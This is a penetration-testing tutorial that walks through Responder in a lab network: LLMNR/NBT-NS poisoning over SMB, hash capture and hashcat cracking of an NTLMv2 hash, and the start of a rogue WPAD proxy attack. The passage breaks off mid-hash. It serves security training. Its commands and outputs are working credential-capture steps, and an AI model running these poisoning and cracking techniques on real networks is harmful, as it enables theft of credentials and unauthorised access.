A Detailed Guide on Responder (LLMNR Poisoning)

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Responder is a widely used tool in penetration testing scenarios, and red teamers often use it for lateral movement across the network.

Additionally, Responder offers many useful features, like LLMNR, NT-NS, and MDNS poisoning. It supports various Active Directory attacks and helps achieve objectives like hash capture or poisoned answer forwarding.

Moreover, Responder includes several built-in servers, such as HTTP, SMB, LDAP, and DCE-RPC Auth servers. In this article, we will cover a majority of these attacks that you can perform using Responder.

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LLMNR, NBT-NS, MDNS and DHCP

LLMNR:

It is a protocol that allows name resolution without requiring a DNS server. Specifically, it provides a hostname-to-IP mapping by sending a multicast packet across the network, asking all listening network interfaces to reply if they authoritatively recognize the queried hostname. Moreover, it sends a network packet to UDP port 5355 at the multicast network address. LLMNR supports both IPv4 and IPv6 hosts and handles all current and future DNS formats, types, and classes. Notably, it succeeds the NBT-NS protocol.

NBT-NS:

NetBIOS Name Service (NBT-NS) is a Windows protocol that translates NetBIOS names to IP addresses within a local network. In fact, this process is similar to how DNS resolves names on the internet. The NBT-NS service assigns a unique NetBIOS name to each machine. Additionally, it operates over UDP port 137. Importantly, it served as the predecessor of LLMNR.


MDNS:

Multicast DNS (**mDNS**) assists with name resolution on local networks. It multicasts the query to all clients in the network instead of querying a name server. Consequently, once the sender establishes a connection with the recipients, all participants receive the name-to-IP mapping update and can store it in their mDNS cache.

LLMNR/NBT-NS Poisoning:

Let’s say a victim wants to connect to a shared drive **\\wow** so it sends the request to the DNS server. The only problem is that DNS can’t connect to **\\wow** as it doesn’t exist. Therefore, the server replies back saying he can’t connect the victim to **\\wow**. Thereafter, the victim will multicast this request to the entire network (using LLMNR) in case any particular user knows the route to the shared drive (\\wow).

An adversary can spoof an authoritative source for name resolution by responding to this multicast request by a victim as if they know the identity of the shared drive a victim wants to connect with and in turn request its NTLM hash. This means that the attacker has now poisoned the service!



DHCP Poisoning:

Dynamic Host Client Protocol (DHCP) is used to provide a host with its IP address, subnet mask, gateway etc. Windows uses multiple custom DHCP options like NetBIOS, WPAD etc. By poisoning the DHCP response, an attacker would be able to help the victim pinpoint its own rogue server for any kind of authentication. In turn, compromising the credentials.

Responder Installation

Initially developed by SpiderLabs and now being developed by Laurent Gaffie (lgandx), Responder is a Python-coded tool that can be found **here**. The tool comes with built-in Kali OS. Responder.exe (Windows version) of the same can be found **here**.

It can be run using the command:


responder -h

```
┌──(root㉿kali)-[~]
└─# responder -h

  .___.____.____.____.____.____.__|__|.____.___.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -_|   _|
  |__| |____|____|   __|____|__|__|____||____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

Usage: responder -I eth0 -w -d
or:
responder -I eth0 -wd

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -6 2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed, --externalip6=2002:c0a8:f7:1:3ba8:aceb:b
                        Poison all requests with another IPv6 address than
                        Responder's one.
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -d, --DHCP            Enable answers for DHCP broadcast requests. This
                        option will inject a WPAD server in the DHCP response.
                        Default: False
  -D, --DHCP-DNS        This option will inject a DNS server in the DHCP
                        response, otherwise a WPAD server will be added.
                        Default: False
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
```

Attack 1: LLMNR/NBT-NS Poisoning through SMB

When a system tries to access an **SMB share**, it sends a request to the **DNS server**, which resolves the share name to the respective **IP address**. Consequently, the requesting system can access it. However, if the provided share name doesn't exist, the system sends out an **LLMNR query** to the entire network. If any user (**IP address**) has access to that share, they can reply and provide the communication to the **requestor**.

For instance, let's take a share called "**wow**," which doesn't exist currently. If this share existed on the network, users could access it by typing "\wow" in the **address bar** of **file explorer**. However, because it doesn't exist, Windows throws an error.



Responder Intervention


At this point, **responder** comes into play. The requesting machine (**Windows 10**) sends out an **LLMNR request**, and we configure **responder** to poison that request. We need to specify the **NIC** on which responder will listen for **LLMNR requests**, which in this case is **eth0**. By default, responder will start **LLMNR** and **NBT-NS poisoning**.

responder -I eth0

```
┌──(root㉿kali)-[~]
└─# responder -I eth0

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
```

Poisoned Response and Hash Capture

Now, when the victim tries to access the shared drive “**wow**,” they see the share suddenly become available. However, this is a **poisoned answer** asking for **user credentials**.



Even though **wow** isn't available at all, this trick allows the attacker to obtain **NTLM hashes**. Even if the user doesn't input credentials, **NTLM hashes** will still be captured.

```
[+] Current Session Variables:
    Responder Machine Name     [WIN-EPWWBGFHMRZ]
    Responder Domain Name      [7BYS.LOCAL]
    Responder DCE-RPC Port     [49019]

[+] Listening for events ...

[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name WOW (service: File Server)
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[SMB] NTLMv2-SSP Client   : fe80::ddc5:3b8f:e421:a88a
[SMB] NTLMv2-SSP Username : IGNITE\aarti
[SMB] NTLMv2-SSP Hash     : aarti::IGNITE:cedaeb4c3035bfe0:E9AEDB47E14A7CF74E6B443B8080B671:01010000000000
0080A1788A204AD80145061FC0A5EEA743000000000200080037004200590053000100 1E00570049004E002D004500500057005700
420047004600480 04D0052005A0004003400570049004E002D0045005000570057004200470046004800 4D0052005A002E00370042
00590053002E004C004F00430041004C0003001400370042005900530 02E004C004F00430041004C0005001400370042005900530 0
2E004C004F00430041004C000700080080A1788A204AD8010600040002000000080030003000000000000000000000000000002000007A
9EAA4D0FE4FBFDE9F32389F3C5CF6600757C7074E2F0830D8F1320945838A00A001000000000000000000000000000000000000900
100063006900660073002F0077006F007700000000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] Skipping previously captured hash for IGNITE\aarti
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
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[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] Skipping previously captured hash for IGNITE\aarti
```

We can save these **NTLM hashes** into a file named **hash.txt** and use **hashcat** to crack them. To crack **NTLMv2**, we use the **module number 5600** in **hashcat**. If you obtained a different version of **NTLM**, be sure to follow the **hashcat modules** to specify the correct one.

hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt

```
┌──(root㉿kali)-[~]
└─# nano hash.txt

┌──(root㉿kali)-[~]
└─# cat hash.txt
aarti::IGNITE:cedaeb4c3035bfe0:E9AEDB47E14A7CF74E6B443B8080B671:0101000000000000080A1788A204AD80145061FC0A5E
EA7430000000002000800370042005900530001001E00570049004E002D0045005000570057004200470046004800 4D0052005A0004
00340057004900 4E002D0045005000570057004200470046004800 4D0052005A002E00370042005900530 02E004C004F00430041004
C0003001400370042005900530 02E004C004F00430041004C0005001400370042005900530 02E004C004F00430041004C0007000800
80A1788A204AD80106000400020000000800300030000000000000000000000000000002000007A9EAA4D0FE4FBFDE9F32389F3C5CF66007
57C7074E2F0830D8F1320945838A00A001000000000000000000000000000000000000000900100063006900660073002F0077006F0077
000000000000000000000000000

┌──(root㉿kali)-[~]
└─# hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Plat
form #1 [The pocl project]
==================================================================================================
* Device #1: pthread-AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx, 707/1479 MB (256 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient ...
```

As shown, the password has now been successfully cracked, revealing **Password@1**.

```
AARTI::IGNITE:cedaeb4c3035bfe0:e9aedb47e14a7cf74e6b443b8080b671:0101000000000000080a1788a204ad80145061fc0a5
eea7430000000002000800370042005900530001001e00570049004e002d0045005000570057004200470046004800 4d0052005a00
040034005700490 04e002d0045005000570057004200470046004800 4d0052005a002e00370042005900530 02e004c004f00430041
004c0003001400370042005900530 02e004c004f00430041004c0005001400370042005900530 02e004c004f00430041004c000700
080080a1788a204ad80106000400020000000800300030000000000000000000000000000002000007a9eaa4d0fe4fbfde9f32389f3c5cf
6600757c7074e2f0830d8f1320945838a00a001000000000000000000000000000000000000000900100063006900660073002f007700
6f0077000000000000000000000000000:Password@1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: AARTI::IGNITE:cedaeb4c3035bfe0:e9aedb47e14a7cf74e6b ... 000000
Time.Started.....: Thu Apr  7 01:46:50 2022 (4 secs)
Time.Estimated ...: Thu Apr  7 01:46:54 2022 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   597.7 kH/s (0.73ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2103296/14344385 (14.66%)
Rejected.........: 0/2103296 (0.00%)
Restore.Point....: 2102784/14344385 (14.66%)
```

Additionally, **responder** creates logs of each session, and all the captured hashes are stored in the **/usr/share/responder/logs** folder.

```
┌──(root㉿kali)-[/usr/share/responder/logs]
└─# cd

┌──(root㉿kali)-[~]
└─# cd /usr/share/responder/logs

┌──(root㉿kali)-[/usr/share/responder/logs]
└─# ls
Analyzer-Session.log  Poisoners-Session.log  SMB-NTLMv2-SSP-fe80::b84e:9ae8:8a9f:e7e2.txt
Config-Responder.log  Responder-Session.log  SMB-NTLMv2-SSP-fe80::ddc5:3b8f:e421:a88a.txt

┌──(root㉿kali)-[/usr/share/responder/logs]
└─# cat SMB-NTLMv2-SSP-fe80::ddc5:3b8f:e421:a88a.txt
aarti::IGNITE:cedaeb4c3035bfe0:E9AEDB47E14A7CF74E6B443B8080B671:0101000000000000080A1788A204AD80145061FC0A5
EEA7430000000002000800370042005900530001001E00570049004E002D0045005000570057004200470046004800 4D0052005A00
040034005700490 04E002D0045005000570057004200470046004800 4D0052005A002E0037004200590053002E004C004F00430041
004C0003001400370042005900530 02E004C004F00430041004C0005001400370042005900530 02E004C004F00430041004C000700
080080A1788A204AD80106000400020000000800300030000000000000000000000000002000007A9EAA4D0FE4FBFDE9F32389F3C5CF
6600757C7074E2F0830D8F1320945838A00A0010000000000000000000000000000000000000900100063006900660073002F007700
6F0077000000000000000000000000000
aarti::IGNITE:cedaeb4c3035bfe0:E9AEDB47E14A7CF74E6B443B8080B671:0101000000000000080A1788A204AD80145061FC0A5
EEA7430000000002000800370042005900530001001E00570049004E002D0045005000570057004200470046004800 4D0052005A00
040034005700490 04E002D0045005000570057004200470046004800 4D0052005A002E0037004200590053002E004C004F00430041
004C0003001400370042005900530 02E004C004F00430041004C0005001400370042005900530 02E004C004F00430041004C000700
080080A1788A204AD80106000400020000000800300030000000000000000000000000002000007A9EAA4D0FE4FBFDE9F32389F3C5CF
6600757C7074E2F0830D8F1320945838A00A0010000000000000000000000000000000000000900100063006900660073002F007700
6F0077000000000000000000000000000
```

Attack 2: LLMNR/NBT-NS Poisoning through WPAD

WPAD:

Web Proxy Autodiscovery Protocol is a method used by a browser to automatically locate and interface with cache services in a network so that information is delivered quickly. WPAD by default uses DHCP to locate a cache service to facilitate straightforward connectivity and name resolution.

In an organization that uses WPAD server, supply each browser with the same proxy configurations using a file called wpad.dat. Hence, any request going from any browser in a company domain first finds wpad.dat and then reads the configuration and finally sends the request to the destination.

When an invalid URL is an input in the browser, the browser fails to load that page using DNS and hence, sends out an LLMNR request to find a WPAD proxy server. This behaviour is there by default in browsers that have enabled “automatic configuration detection,” an option used often in corporate networks to route traffic through proxy. It then asks for wpad.dat which contains proxy’s auto-configuration data.

Responder (LLMNR poisoner) creates a rogue WPAD proxy server, poisons the request, and tells the browser that it has wpad.dat file and asks for authentication. When the user inputs his credentials, the hashes travel through the attacker!

Attack:

To configure WPAD rogue proxy server we use the -w option. Furthermore, we added an optional switch of DHCP injection. This switch would inject rogue proxy’s address (kali IP) in the DHCP response. The attack could still work without this switch.

responder -I eth0 -wd

```
┌──(root㉿kali)-[/usr/share/responder/logs]
└─# responder -I eth0 -wd

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
```

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
As you can see above, that DHCP poisoner and WPAD proxy have now been turned on. Now, when a user inputs any wrong URL, let's say, randomurl.local, browser couldn't locate it. Responder poisons and injects DHCP response with WPAD's IP and the browser tries to authenticate to the WPAD server and gives a login prompt.



As soon as the client inputs his credentials, we receive their NTLM hashes!

```
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name RANDOMURL (service: Workstation/Redirecto
r)
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
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[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
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[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name randomurl
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name randomurl
[HTTP] NTLMv2 Client   : fe80::ddc5:3b8f:e421:a88a
[HTTP] NTLMv2 Username : IGNITE\harshitrajpal
[HTTP] NTLMv2 Hash     : harshitrajpal::IGNITE:e4befcab719978e6:A726A4DB2BC69129F2C47889366F20B3:010100000
00000001E175587454AD801EB82FFEC39F07B2400000000020008004800560004C00370001001E00570049004E002D0036004400520
